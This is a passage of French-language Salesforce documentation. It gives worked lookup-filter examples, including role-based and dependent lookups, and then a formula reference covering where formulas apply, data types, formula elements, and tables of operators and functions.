Lorsqu'une règle métier ne s'applique pas à tous les rôles d'utilisateur, utilisez les champs de variables globales `Rôle de l'utilisateur actuel` pour définir des filtres de recherche qui affectent uniquement les utilisateurs ayant un rôle particulier. Par exemple, dans une application de recrutement qui inclut un objet Poste avec un champ de recherche dans un objet Rémunération globale, vous pouvez empêcher les utilisateurs de modifier ou de créer des postes qui comprennent un Régime de rémunération des dirigeants, sauf s'ils sont Administrateur exécutif ou Vice-président. Pour cela, définissez le filtre de recherche suivant dans le champ `Nom de la rémunération globale` de l'objet Poste :

**Critères de filtrage**

1. *Rôle de l'utilisateur actuel : Nom ne commence par la valeur VP*
2. *Rôle de l'utilisateur actuel : Nom différent de la valeur Administrateur exécutif*

3. *Package de compensation : Type de plan différent de la valeur Cadre*
4. *Rôle de l'utilisateur actuel : Nom commence par la valeur VP*
5. *Rôle de l'utilisateur actuel : Nom égal à la valeur Administrateur exécutif*

**Logique de filtrage**

```
((1 OR 2) AND 3) OR (4 OR 5)
```

**Message d'erreur personnalisé**

*Le Régime de rémunération des dirigeants n'existe pas ou vous avez sélectionné un régime de rémunération des dirigeants, mais vous n'avez pas accès à la création de postes de dirigeants.*

**Texte de la fenêtre de recherche**

*Les résultats de recherche affichent uniquement les plans de compensation qui correspondent aux positions que vous êtes autorisé à créer.*

Important: Comprend la condition que vous testez ainsi que la position opposée. Dans cet exemple, les lignes 1, 2 et 3 des critères de filtre assurent que les utilisateurs qui ne sont pas Vice-président ou Administrateur exécutif *ne peuvent pas* sélectionner des plans de compensation Exécutifs, tandis que les lignes 4 et 5 assurent que les utilisateurs Vice-président ou Administrateur exécutif *peuvent* sélectionner des plans de compensation Exécutifs.

## Valeurs vides dans les filtres de recherche

Vos critères de filtre de recherche peuvent référencer un champ que les utilisateurs laissent souvent vide. Vous pouvez définir des critères de filtre de recherche qui acceptent les valeurs vides, en créant une condition OR à l'aide de l'option **Ajouter une logique de filtrage** dans les critères de filtre. Par exemple, si vous avez un champ personnalisé `Contact partenaire` dans les opportunités, limitez le champ aux contacts associés à un compte avec un type d'enregistrement Compte partenaire ou aux contacts privés associés à aucun compte.

**Critères de filtrage**

1. *Contact partenaire : Compte : Type d'enregistrement de compte égal à la valeur Compte partenaire*
2. *Contact partenaire : Compte : Nom de compte égal à la valeur*

**Logique de filtrage**

```
1 OU 2
```

**Message d'erreur personnalisé**

*Le contact partenaire doit être associé à un compte partenaire ou être un contact privé.*

**Texte de la fenêtre de recherche**

*Les résultats de recherche affichent uniquement les contacts de comptes partenaires, ou vos contacts privés.*

## ID d'utilisateur dans les filtres de recherche

L'emploi d'ID utilisateur dans les filtres de recherche facultatifs peut améliorer l'efficacité des utilisateurs en affichant d'abord dans la boîte de dialogue de recherche les résultats les plus pertinents pour l'utilisateur, qui peut également consulter l'ensemble des résultats. Par exemple, dans un champ de recherche de comptes, vous pouvez créer un filtre de recherche facultatif qui limite les résultats aux comptes appartenant à l'utilisateur, dans les résultats de la boîte de dialogue de recherche. Si l'utilisateur recherche un compte appartenant à quelqu'un d'autre, il peut supprimer le filtre.

**Critères de filtrage**

*Utilisateur actuel : ID d'utilisateur égal au champ Compte : ID responsable*

**Texte de la fenêtre de recherche**

*Par défaut, les résultats de recherche affichent uniquement les comptes dont vous êtres responsable. Pour rechercher tous les comptes, cliquez sur « Afficher tous les résultats ».*

## Recherches dépendantes simples

Si la valeur d'un champ de relation dépend de la valeur d'un autre champ de relation dans l'enregistrement actuel, spécifiez la comparaison de champ à champ dans les critères. Par exemple, si le champ `Nom du contact` de la requête ne doit inclure que des contacts associés au compte spécifié dans le champ `Nom du compte` de la requête, utilisez le filtre de recherche suivant :

**Critères de filtrage**

*Nom du contact : ID du compte égal au champ Requête : ID du compte*

**Message d'erreur personnalisé**

*Le contact n'existe pas ou n'est pas associé au compte de la requête.*

**Texte de la fenêtre de recherche**

*Les résultats de recherche affichent uniquement les contacts associés au compte de la requête.*

Remarque: Lors de la comparaison des champs de recherche dans les critères de filtre de recherche, Salesforce utilise toujours l'ID du champ de relation, pas le nom.

## Filtres de recherche complexes et recherches dépendantes

La génération de règles métier complexes avec des filtres de recherche nécessite souvent la combinaison de règles avec une logique de filtrage et divers types de champ. Prenons l'exemple d'une application de réservation de salles de conférence comprenant le modèle de données suivant :

| Objet | Champs |
|---|---|
| Réunion | • `Nom de réunion`<br>• Recherche d'une `Salle` dans l'objet Salle<br>• Case `Projecteur requis`<br>• Champ numérique `Nombre de participants`<br>• Recherche d'une `Salle de conférence` dans l'objet Salle de conférence |
| Salle de conférence | • `Nom de salle de conférence`<br>• Case `Avec projecteur`<br>• Champ numérique `Nombre de sièges disponibles`<br>• Recherche de l'`Emplacement de la salle de conférence` dans l'objet Salle |
| Salle | • `Nom de la salle` |

Le filtre de recherche suivant dans le champ `Salle de conférence` de la réunion limite les valeurs correctes aux salles de conférence équipées d'un projecteur, si la réunion l'exige, et au nombre de sièges requis :

**Critères de filtrage**

1. *Réunion : Projecteur requis égal au champ Salle de conférence de la réunion : Avec projecteur*
2. *Réunion : Projecteur requis égal à la valeur Faux*
3. *Salle de conférence : Nombre de sièges disponibles supérieur ou égal au champ Réunion : Nombre de participants*

**Logique de filtrage**

`(1 OR 2) AND 3`

**Message d'erreur personnalisé**

*Salle de conférence introuvable ou insuffisante pour votre réunion.*

**Texte de la fenêtre de recherche**

*Les résultats de recherche affichent uniquement les salles de conférence qui satisfont à vos exigences.*

Pour affiner davantage les valeurs correctes, ajoutez l'emplacement dans lequel se situe la salle de conférence :

**Critères de filtrage**

1. *Réunion : Projecteur requis égal au champ Salle de conférence de la réunion : Avec projecteur*
2. *Réunion : Projecteur requis égal à la valeur Faux*
3. *Salle de conférence : Nombre de sièges disponibles supérieur au champ Réunion : Nombre de participants*
4. *Réunion : Emplacement égal au champ Salle de conférence : Emplacement de la salle de conférence*

**Logique de filtrage**

`(1 OR 2) AND 3 AND 4`

**Message d'erreur personnalisé**

*Salle de conférence introuvable ou insuffisante pour votre réunion.*

**Texte de la fenêtre de recherche**

*Les résultats de recherche affichent uniquement les salles de conférence qui satisfont à vos exigences.*

CONSULTER ÉGALEMENT :

Remarques concernant les filtres de référence

# Formules

Une formule est un algorithme dont la valeur est issue d'autres champs, expressions ou valeurs. Les formules peuvent vous aider à calculer automatiquement la valeur d'un champ à partir d'autres champs.

Cette vidéo présente une courte introduction des formules Salesforce, de l'accès à l'éditeur de formules dans l'application et de l'utilisation des outils de d'éditeur pour créer des formules.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les rapports et les approbations ne sont pas disponibles dans **Database.com**

Emplacements d'utilisation des formules dans Salesforce

De nombreuses zones de Salesforce utilisent des formules. Avant de commencer à utiliser des formules, examinez les différences d'utilisation.

Types de données de formule

Le type de données de la formule détermine le type de données que vous attendez que cette formule vous renvoie.

Éléments d'une formule

La formule peut contenir des références à des valeurs de champs, des opérateurs, des fonctions, des valeurs littérales ou d'autres formules.

Opérateurs et fonctions de formule

Lors de l'élaboration de formules, utilisez les fonctions et opérateurs ci-dessous. Sauf indication contraire, toutes les fonctions sont disponibles partout où vous pouvez ajouter une formule, comme les champs de formule, les règles de validation, les processus d'approbation et les règles de workflow.

Utilisation de valeurs de date et de Date/Heure dans des formules

Les formules de date sont utiles pour gérer des échéances de paiement, des durées de contrat et toutes les fonctionnalités temporelles de votre organisation.

Création d'un champ de formule

Le champ de formule personnalisé nécessite des attributs spécifiques.

Limitations et restrictions des champs de formule

Avant de créer des champs de formule, prenez connaissance de leurs limitations.

Exemples de champs de formule avancée

Consultez les exemples de champs de formule pour divers types d'application, que vous pouvez utiliser et modifier selon vos besoins.

Erreurs de formule courantes

Prenez connaissance des erreurs qui se produisent couramment avec des formules et comment les corriger.

CONSULTER ÉGALEMENT :

Éléments d'une formule

Types de données de formule

# Emplacements d'utilisation des formules dans Salesforce

De nombreuses zones de Salesforce utilisent des formules. Avant de commencer à utiliser des formules, examinez les différences d'utilisation.

| Utiliser des formules de : | Pour : |
|---|---|
| Processus d'approbation | Définir les critères qu'un enregistrement doit remplir pour entamer le processus d'approbation. |
| Étapes d'approbation | Définir les critères qu'un enregistrement doit remplir pour entrer dans l'étape d'approbation. |
| Règles d'attribution pour les pistes et les requêtes | Définir les critères que la piste ou la requête doit satisfaire pour être attribuée. |
| Règles de réponse automatique pour les pistes et les requêtes | Définir les critères qu'une piste ou requête doit satisfaire pour déclencher une règle de réponse automatique. |
| Règles d'escalade des requêtes | Spécifier des critères qu'une requête doit remplir pour être escaladée. |
| Boutons et liens personnalisés | Définir le contenu des liens et boutons personnalisés. |
| Champs personnalisés | Créer des champs de formule qui calculent automatiquement des valeurs à partir d'autres valeurs, champs de fusion ou expressions. Les utilisateurs peuvent afficher des champs de formule dans les pages de détail des enregistrements, mais ne peuvent pas afficher l'algorithme sous-jacent ni modifier la valeur d'un champ de formule.<br>Remarque: Les champs de formule personnalisés ne sont pas disponibles dans Connect Offline, ni dans les formulaires Web vers piste ou Web vers requête. |
| Formules récapitulatives personnalisées dans les rapports | Calculez automatiquement plus de totaux à partir des récapitulatifs existants dans le rapport à l'aide des valeurs, champs de fusion ou expressions de votre choix. Les utilisateurs ne peuvent pas modifier ces totaux. |
| Validations de données | Avant que l'utilisateur sauvegarde l'enregistrement, les règles de validation vérifient que les données saisies par l'utilisateur dans l'enregistrement respectent les normes spécifiées. Une règle de validation peut contenir une formule du type `CloseDate >= TODAY()`. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les rapports et les approbations ne sont pas disponibles dans **Database.com**

| Utiliser des formules de : | Pour : |
|---|---|
| Valeurs de champ par défaut | Appliquez une valeur à un champ personnalisé lorsqu'un utilisateur crée un enregistrement. Pour définir une valeur par défaut, utilisez des formules comme `TODAY() + 7`.<br>Les utilisateurs peuvent modifier une valeur par défaut. Les valeurs de champ par défaut peuvent être basées sur une formule qui utilise les valeurs, les champs de fusion ou les expressions de votre choix. |
| Règles de hiérarchisation | Définissez les critères qu'une requête doit satisfaire pour être hiérarchisée. |
| Champs de formule | Calculer automatiquement la valeur d'un champ personnalisé à l'aide des valeurs, champs de fusion ou expressions de votre choix. Les utilisateurs ne peuvent pas modifier la valeur d'un champ de formule. |
| Rapports | Créez dans vos rapports des formules récapitulatives personnalisées pour calculer plus de totaux à partir des récapitulatifs existants dans le rapport concerné. |
| Commandes S-Control | Définissez le contenu de S-control. |
| Règles de validation | Empêcher les utilisateurs de saisir une valeur non valide dans un champ standard ou personnalisé. Les règles de validation peuvent être basées sur des formules et afficher un message d'erreur destiné à l'utilisateur lorsque la valeur saisie n'est pas valide. |
| Mises à Jour des Champs de Workflow | Modifier automatiquement la valeur d'un champ par une valeur de votre choix. La formule peut contenir d'autres valeurs, champs de fusion ou expressions. Vous pouvez configurer les mises à jour des champs afin qu'elles se produisent à la suite d'une règle de workflow ou d'un processus d'approbation. |
| Règles de Workflow | Définissez les critères auxquels un enregistrement doit répondre pour déclencher une règle de workflow. |
| Pages Visualforce | Définissez le contenu des pages Visualforce. |

## Processus de formule communs

| | Exécution ? | En lecture seule ? | Peuvent inclure des fonctions ? | Peuvent spécifier le traitement des valeurs nulles ? | Peuvent inclure des références à des champs de fusion parents ? |
|---|---|---|---|---|---|
| **Valeurs de champ par défaut** | Création d'un enregistrement | Non | Oui | Non | Non |
| **Champs de formule** | Affichage d'un enregistrement | Oui | Oui | Oui | Oui |
| **Règles de validation** | Sauvegarde d'un enregistrement | Non applicable | Oui | Non | Oui |
| **Règles de Workflow** | Sauvegarde d'un enregistrement | Non applicable | Oui | Non | Oui |

| | Exécution ? | En lecture seule ? | Peuvent inclure des fonctions ? | Peuvent spécifier le traitement des valeurs nulles ? | Peuvent inclure des références à des champs de fusion parents ? |
|---|---|---|---|---|---|
| **Processus d'approbation** | Enregistrements soumis pour approbation | Non applicable | Oui | Non | Oui |
| **Mises à jour de champs** | Workflow ou processus d'approbation | Non applicable | Oui | Non | Oui |
| **Formules récapitulatives personnalisées pour les rapports** | Affichage d'un rapport | Oui | Oui, un sous-ensemble limité de fonctions | Oui | Non |

## Types de données de formule

Le type de données de la formule détermine le type de données que vous attendez que cette formule vous renvoie.

| Type de données | Description |
|---|---|
| **Case à cocher** | Renvoie une valeur true ou false. Le champ s'affiche sous la forme d'une case à cocher dans les pages de détail d'enregistrements et dans les rapports. Utilisez `True` pour les valeurs cochées et `False` pour les valeurs non cochées. |
| **Devise** | Renvoie un nombre de 18 chiffres maximum au format devise, accompagné d'un symbole monétaire.<br>Remarque: Salesforce utilise la règle de l'arrondi à l'entier pair le plus proche pour les champs de devise. Par exemple, 23,5 devient 24, 22,5 devient 22, –22,5 devient –22 et –23,5 devient –24. |
| **Date** | Renvoie des données représentant un jour sur le calendrier. Vous pouvez obtenir la date actuelle en appelant la fonction intégrée `TODAY()` dans la formule. Ce type de données n'est pas disponible pour les formules récapitulatives personnalisées des rapports. |
| **Date/heure** | Renvoie des données représentant un moment dans le temps. Le champ date/heure contient la date et l'heure de la journée au format heures, minutes et secondes. Vous pouvez insérer dans une formule la date et l'heure actuelles, à l'aide de la fonction `NOW()`. Ce type de données n'est pas disponible pour les formules récapitulatives personnalisées des rapports. |
| **Numéro** | Renvoie un entier positif ou négatif, ou un décimal de 18 chiffres maximum. Salesforce utilise la règle de l'arrondi à l'entier supérieur le plus proche pour les chiffres des champs de formule. Par exemple, 12,345 devient 12,35 et –12,345 devient -12.34. |
| **Pourcentage** | Renvoie un numéro de 18 chiffres maximum au format pourcentage, accompagné du signe pourcentage. Le système divise par 100 les données exprimées en pourcentage, puis les stocke sous la forme de nombres décimaux. Par exemple, 0,90 correspond à 90 %. |
| **Texte** | Renvoie une chaîne composée de 3900 caractères maximum. Pour afficher du texte en plus du résultat de la formule, insérez ce texte entre guillemets. Utilisez le type de données texte pour les champs de |

| Type de données | Description |
| --- | --- |
| | texte, de zone de texte, d'URL, de téléphone, d'e-mail, d'adresse et de numérotation automatique. Ce type de données n'est pas disponible pour les formules récapitulatives personnalisées dans des rapports. |

CONSULTER ÉGALEMENT :

Création d'un champ de formule

## Éléments d'une formule

La formule peut contenir des références à des valeurs de champs, des opérateurs, des fonctions, des valeurs littérales ou d'autres formules.

Utilisez un ou tous les éléments ci-dessous pour créer une formule.

| Nom de l'élément | Description |
| --- | --- |
| **Valeur littérale** | La chaîne de texte ou le nombre que vous saisissez, qui n'est ni calculé ni modifié ensuite. Par exemple, si une valeur est toujours multipliée par 2 % de ce montant, votre formule contient la valeur littérale de 2 % de ce montant :<br>`ROUND((Amount*0.02), 2)`<br>Cet exemple contient chaque partie possible d'une formule :<br>• Une fonction, appelée ROUND, qui sert à renvoyer un nombre arrondi à un nombre précis de décimales.<br>• Une référence de champ appelée Montant.<br>• L'opérateur * qui demande au développeur de formule de multiplier le contenu du champ `Montant` par la valeur littérale, à savoir 0.02.<br>• Un nombre littéral, 0,02. Utilisez la valeur décimale pour tous les pourcentages. Pour inclure du texte pur dans la formule, placez-le entre guillemets.<br>• Dans cette formule, le dernier nombre 2 constitue l'entrée obligatoire pour la fonction ROUND et détermine le nombre de décimales à renvoyer. |
| **Référence de champ** | Référencez la valeur d'un autre champ standard ou personnalisé à l'aide d'un champ de fusion. La syntaxe à utiliser pour le champ de fusion est `field_name` pour un champ standard ou `field_name__c` pour un champ personnalisé. La syntaxe à utiliser pour un champ de fusion sur un objet associé est `object_name__r.field_name`. Utilisez le bouton **Insérer un champ** ou la liste déroulante pour insérer un champ de fusion dans la formule, si nécessaire. |
| **Fonction** | La formule, définie pour le système, qui peut vous demander de saisir une valeur et vous renvoie une ou des valeurs. Par exemple, **TODAY()** ne nécessite pas d'entrée mais renvoie la date actuelle. La fonction **TEXT(value)** nécessite que vous entriez le pourcentage, le nombre ou la devise, et renvoie du texte. |
| **Opérateur** | Symbole précisant le type de calcul à effectuer, ou l'ordre du calcul. Par exemple, le signe + commande l'addition de deux valeurs. Les parenthèses fermées et ouvertes indiquent les expressions que vous voulez évaluer en premier. |
| **Commentaire** | Une annotation dans une formule qui commence par une barre oblique suivie d'un astérisque (`/*`) et se termine par un astérisque suivi d'une barre oblique (`*/`). Par exemple,<br>`/*This is a formula comment*/` |

| Nom de l'élément | Description |
|---|---|

Les commentaires sont ignorés lors du traitement d'une formule.

Les commentaires permettent d'expliquer des parties spécifiques d'une formule à quiconque examine sa définition. Par exemple :

```
AND(
/*competitor field is required, check to see if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types */
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows for additional closed picklist values
in the future */
CONTAINS(TEXT(StageName), "Closed")
)
```

Vous pouvez également *commenter* des sections de votre formule lors d'un débogage et d'une vérification de syntaxe pour détecter les erreurs.

**Remarque:**

- L'imbrication de commentaires entraîne des erreurs de syntaxe. Par exemple, vous ne pouvez pas enregistrer une formule qui contient :

  ```
  /* /* comment */ */
  ```

- Commenter une formule entière entraîne une erreur de syntaxe.
- Les commentaires sont comptabilisés dans les limites de tailles en caractères et en octets des formules.

CONSULTER ÉGALEMENT :

Création d'un champ de formule

## Opérateurs et fonctions de formule

Lors de l'élaboration de formules, utilisez les fonctions et opérateurs ci-dessous. Sauf indication contraire, toutes les fonctions sont disponibles partout où vous pouvez ajouter une formule, comme les champs de formule, les règles de validation, les processus d'approbation et les règles de workflow.

**Remarque:** Les espaces inutiles présents dans les exemples ci-dessous sont ignorés.

- Opérateurs mathématiques
- Opérateurs logiques
- Opérateurs de texte
- Fonctions de date et d'heure
- Fonctions d'information
- Fonctions logiques
- Fonctions mathématiques
- Fonctions de texte

- Fonctions récapitulatives
- Fonctions avancées
- Codage des fonctions

## Opérateurs mathématiques

| Opérateur | Description |
|---|---|
| **+ (addition)** | Calcule la somme de deux valeurs. |
| **- (soustraction)** | Calcule la différence entre deux valeurs. |
| *** (multiplication)** | Multiplie les valeurs. |
| **/ (division)** | Divise les valeurs. |
| **^ (élévation à une puissance)** | Élève le nombre à la puissance d'un nombre défini. |
| **() (parenthèse d'ouverture et parenthèse de fermeture)** | Indique que les expressions situées entre la parenthèse d'ouverture et la parenthèse de fermeture sont calculées en premier. Toutes les autres expressions sont calculées par priorité des opérateurs standard. |

## Opérateurs logiques

| Opérateur | Description |
|---|---|
| **= et == (égal)** | Détermine si deux valeurs sont égales. Les opérateurs = et == sont interchangeables. |
| **<> and != (différent de)** | Détermine si deux valeurs sont différentes. |
| **< (inférieur à)** | Détermine si une valeur est inférieure à celle qui suit ce symbole. |
| **> (supérieur à)** | Détermine si une valeur est supérieure à celle qui suit ce symbole. |
| **<= (inférieur ou égal à)** | Détermine si une valeur est inférieure ou égale à celle qui suit ce symbole. |
| **>= (supérieur ou égal à)** | Détermine si une valeur est supérieure ou égale à la valeur qui suit ce symbole. |
| **&& (AND)** | Détermine si deux valeurs ou expressions sont toutes deux vraies. Utilisez cet opérateur comme alternative à la fonction logique AND. |
| **\|\| (OR)** | Détermine si au moins une des valeurs ou expressions multiples est vraie. Utilisez cet opérateur comme alternative à la fonction logique OR. |

## Opérateurs de texte

| Opérateur | Description |
|---|---|
| **& (concaténation)** | Relie au moins deux chaînes entre elles. |

## Fonctions de date et d'heure

| Fonction | Description |
|---|---|
| **DATE** | Renvoie une valeur de date à partir des valeurs d'année, de mois et de jour que vous avez saisies. Salesforce affiche une erreur sur la page de détail si la valeur de la fonction DATE dans un champ de formule n'est pas valide, telle que 29 février pour une année non bissextile. |
| **DATEVALUE** | Renvoie une valeur de date pour une expression de type texte ou date/heure. |
| **DATETIMEVALUE** | Renvoie une valeur d'année, de mois, de jour et d'heure GMT. |
| **DAY** | Renvoie le jour du mois sous la forme d'un nombre compris entre 1 et 31. |
| **MENSUELLE** | Renvoie le nombre, compris entre 1 (janvier) et 12 (décembre), correspondant au mois d'une date donnée. |
| **NOW** | Renvoie la date et l'heure représentant l'instant présent. |
| **TODAY** | Renvoie la date actuelle au type de données date. |
| **YEAR** | Renvoie l'année correspondant à une date donnée, sous la forme d'un nombre à quatre chiffres. |

## Fonctions d'information

| Fonction | Description |
|---|---|
| **BLANKVALUE** | Détermine si une expression contient une valeur et renvoie une expression de substitution en l'absence de valeur. Si l'expression contient une valeur, cette fonction renvoie la valeur de l'expression. |
| **ISBLANK** | Détermine si une expression contient une valeur et renvoie TRUE en l'absence de valeur. Si l'expression contient une valeur, cette fonction renvoie FALSE (faux). |
| **ISNULL** | Détermine si une expression est nulle (vide) et renvoie TRUE (vrai) dans ce cas. Si l'expression contient une valeur, cette fonction renvoie FALSE (faux).<br>Important: Utilisez ISBLANK au lieu de ISNULL dans les nouvelles formules. La fonctionnalité de ISBLANK est identique à celle de ISNULL, mais elle prend également en charge les champs de texte. Salesforce continue de prendre en charge ISNULL, il n'est pas nécessaire de modifier les formules existantes. |
| **NULLVALUE** | Détermine si une expression est nulle (vide) et renvoie une expression de substitution si c'est le cas. Si l'expression n'est pas vide, cette fonction renvoie la valeur de l'expression.<br>Important: Utilisez BLANKVALUE au lieu de NULLVALUE dans les nouvelles formules. La fonctionnalité de BLANKVALUE est identique à celle de NULLVALUE, mais elle prend également en charge les champs de texte. Salesforce continue de prendre en charge NULLVALUE, il n'est pas nécessaire de modifier les formules existantes. |
| **PRIORVALUE** | Renvoie la valeur précédente d'un champ. |

## Fonctions logiques

| Fonction | Description |
|---|---|
| **ET** | Renvoie une réponse TRUE (vrai) si toutes les valeurs sont exactes et une réponse FALSE (faux) si au moins une valeur est fausse. |
| **CASE** | Compare une expression donnée à une série de valeurs. Si l'expression est égale à cette valeur, la commande renvoie le résultat correspondant. Si elle n'est égale à aucune valeur, elle renvoie `else_result`. |
| **IF** | Détermine si les expressions sont vraies ou fausses. Renvoie une valeur donnée si l'expression est vraie (true) et une autre valeur si elle est fausse (false). |
| **ISCHANGED** | Compare la valeur d'un champ à sa valeur précédente et renvoie TRUE (vrai) si les valeurs sont différentes. Si les valeurs sont identiques, cette fonction renvoie FALSE (faux). |
| **ISNEW** | Vérifie si la formule est exécutée pendant la création d'un enregistrement et renvoie TRUE (vrai) si c'est le cas. Si un enregistrement existant est en cours de mise à jour, cette fonction renvoie FALSE (faux). |
| **ISNUMBER** | Détermine si la valeur du texte est un nombre et renvoie TRUE (vrai) si c'est le cas. Sinon, renvoie FALSE (faux). |
| **NOT** | Renvoie FALSE (faux) pour TRUE (vrai) et TRUE (vrai) pour FALSE (faux). |
| **OU** | Détermine si les expressions sont vraies ou fausses. Renvoie TRUE (vrai) si l'une des expressions est vraie. Renvoie FALSE (faux) si toutes les expressions sont fausses. |

## Fonctions mathématiques

| Fonction | Description |
|---|---|
| **ABS** | Calcule la valeur absolue d'un nombre. La valeur absolue d'un nombre est égale à ce nombre sans son signe positif ou négatif. |
| **CEILING** | Arrondit le nombre au nombre entier le plus proche. |
| **EXP** | Renvoie une valeur pour e élevé à la puissance d'un nombre que vous avez défini. |
| **FLOOR** | Renvoie un nombre arrondi au nombre entier inférieur le plus proche. |
| **LN** | Renvoie le logarithme népérien d'un nombre défini. Les logarithmes népériens sont basés sur la valeur constante e égale à 2,71828182845904. |
| **LOG** | Renvoie le logarithme de base 10 d'un nombre. |
| **MAX** | Renvoie le nombre le plus élevé d'une liste de nombres. |
| **MIN** | Renvoie le nombre le plus faible d'une liste de nombres. |
| **MOD** | Renvoie le reste de la division d'un nombre par un diviseur défini. |
| **ROUND** | Renvoie le nombre le plus proche de celui que vous avez spécifié, limitant le nouveau nombre à un nombre de chiffres défini. |
| **SQRT** | Renvoie la racine carrée positive d'un nombre donné. |

## Fonctions de texte

| Fonction | Description |
|---|---|
| **BEGINS** | Détermine si le texte commence avec des caractères spécifiques et renvoie TRUE (vrai) si c'est le cas. Renvoie FALSE (faux) dans le cas contraire. |
| **BR** | Insère un saut de ligne dans une chaîne de texte. |
| **CASESAFEID** | Convertit un ID de 15 caractères en ID de 18 caractères insensible à la casse. |
| **CONTAINS** | Compare deux arguments de texte et renvoie TRUE (vrai) si le premier argument contient le second argument. Sinon, renvoie FALSE (faux). |
| **FIND** | Renvoie la position d'une chaîne au sein d'une chaîne de texte représentée sous la forme d'un nombre. |
| **GETSESSIONID** | Renvoie l'ID de session de l'utilisateur. |
| **HYPERLINK** | Crée un lien à l'URL spécifiée, que l'on peut atteindre à partir du texte défini. |
| **IMAGE** | Insère une image contenant un autre texte, dont la hauteur et la largeur sont différentes. |
| **INCLUDES** | Détermine si une valeur choisie dans un champ de liste à sélection multiple est égale à un texte littéral que vous spécifiez. |
| **ISPICKVAL** | Détermine si la valeur d'un champ de liste de sélection est égale à un texte littéral que vous spécifiez. |
| **LEFT** | Renvoie le nombre défini de caractères depuis le début de la chaîne de texte. |
| **LEN** | Renvoie le nombre de caractères présents dans la chaîne de texte. |
| **LOWER** | Convertit toutes les lettres de la chaîne de texte en minuscules. Tous les caractères qui ne sont pas des lettres ne sont pas affectés par cette fonction. Si les paramètres régionaux sont fournis, leurs règles s'appliquent. |
| **LPAD** | Insère les caractères que vous avez spécifiés à gauche d'une chaîne de texte. |
| **MID** | Renvoie le nombre défini de caractères depuis le milieu de la chaîne de texte, nombre qui sera utilisé ensuite comme point de départ. |
| **RIGHT** | Renvoie le nombre défini de caractères depuis la fin de la chaîne de texte. |
| **RPAD** | Insère les caractères que vous avez spécifiés à droite d'une chaîne de texte. |
| **SUBSTITUTE** | Substitue un nouveau texte à un ancien dans une chaîne de texte. |
| **TEXT** | Convertit en texte un champ pourcentage, nombre, date, date/heure ou devise lorsque des formules sont utilisées. Convertit également des valeurs de liste de sélection en texte dans les règles d'approbation, les règles d'étape d'approbation, les règles de workflow, les règles d'escalade, les règles d'attribution, les règles de réponse automatique, les règles de validation, les champs de formule, les mises à jour de champ, ainsi que les boutons et les liens personnalisés. |
| **TRIM** | Supprime les espaces et les tabulations au début et à la fin de la chaîne de texte. |
| **UPPER** | Convertit toutes les lettres de la chaîne de texte spécifié en majuscules. Tous les caractères qui ne sont pas des lettres ne sont pas affectés par cette fonction. Si les paramètres régionaux sont fournis, leurs règles s'appliquent. |
| **VALUE** | Convertit une chaîne de texte en nombre. |

## Fonctions récapitulatives

Les fonctions ci-dessous sont disponibles avec des rapports récapitulatifs, matriciels et joints.

| Fonction | Description |
|---|---|
| **PARENTGROUPVAL** | Cette fonction renvoie la valeur d'un regroupement parent spécifié. Un regroupement « parent » correspond à tout niveau supérieur à celui qui contient la formule. Vous pouvez utiliser cette fonction uniquement dans des formules récapitulatives personnalisées de rapports. |
| **PREVGROUPVAL** | Cette fonction renvoie la valeur d'un regroupement précédent spécifié. Le regroupement « précédent » correspond à celui qui précède le regroupement actuel dans le rapport. Choisissez le niveau et l'incrément du regroupement. L'incrément correspond au nombre de colonnes ou de lignes précédant le récapitulatif actuel. L'incrément par défaut est 1. L'incrément maximal est 12. Vous pouvez utiliser cette fonction uniquement dans des formules récapitulatives personnalisées de rapports. |

## Fonctions avancées

| Fonction | Description |
|---|---|
| **GETRECORDIDS** | Renvoie un tableau des ID des enregistrements sélectionnés dans une liste, telle qu'une vue de liste ou une liste associée. |
| **INCLUDE** | Renvoie le contenu d'un snippet de commande s-control. Utilisez cette fonction pour réutiliser un code commun dans plusieurs commandes s-control. |
| **LINKTO** | Renvoie une URL relative sous la forme d'un lien (balises d'ancrage et href) pour une commande custom s-control ou une page Salesforce. |
| **REGEX** | Compare un champ de texte à une expression régulière et renvoie TRUE (vrai) s'il y a une correspondance. Sinon, renvoie FALSE (faux). Une expression régulière est une chaîne utilisée pour décrire un format de chaîne en fonction de certaines règles de syntaxe. |
| **REQUIRESCRIPT** | Renvoie une balise de script avec la source de l'URL spécifiée. Utilisez cette fonction pour référencer l'ensemble d'outils AJAX Apexou d'autres boîtes à outils JavaScript. |
| **URLFOR** | Renvoie une URL relative pour une action, une commande s-control, une page Visualforce ou un fichier dans une archive de ressources statiques dans une page Visualforce. |
| **VLOOKUP** | Renvoie une valeur en consultant une valeur associée sur un objet personnalisé similaire à la fonction Excel VLOOKUP(). |

## Codage des fonctions

| Fonction | Description |
|---|---|
| **HTMLENCODE** | Code le texte et les valeurs de champ de fusion à utiliser dans le code HTML, en remplaçant des caractères réservés au HTML, comme le signe supérieur à (>), avec les équivalents d'entité HTML, tels que `>`. |
| **JSENCODE** | Code le texte et les valeurs de champ de fusion à utiliser dans Javascript en insérant les caractères d'échappement, comme une barre oblique inverse (\), avant les caractères Javascript non fiables, tels que l'apostrophe ('). |

| Fonction | Description |
|---|---|
| **JSINHTMLENCODE** | Code le texte et les valeurs de champ de fusion à utiliser avec Javascript entre des balises HTML, en remplaçant les caractères réservés en HTML par les entités HTML équivalentes et en insérant des caractères d'échappement avant les caractères JavaScript non sécurisés. `JSINHTMLENCODE(someValue)` est une fonction pratique qui équivaut à `JSENCODE(HTMLENCODE((someValue))`. Ainsi, `JSINHTMLENCODE` encode d'abord `someValue` avec `HTMLENCODE`, puis encode le résultat avec `JSENCODE`. |
| **URLENCODE** | Code le texte et les valeurs de champ de fusion à utiliser dans des URL en remplaçant les caractères illégaux dans les URL, comme les espaces blancs, avec le code qui représente ces caractères tel que défini dans *RFC 3986, Uniform Resource Identifier (URI) : Syntaxe générique.*. Par exemple, les espaces blancs sont remplacés par `%20` et les points d'exclamation sont remplacés par `%21`. |

Opérateurs et fonctions de formule de A à H

Opérateurs et fonctions de formule de I à Z

CONSULTER ÉGALEMENT :

Exemples de champs de formule avancée

## Opérateurs et fonctions de formule de A à H

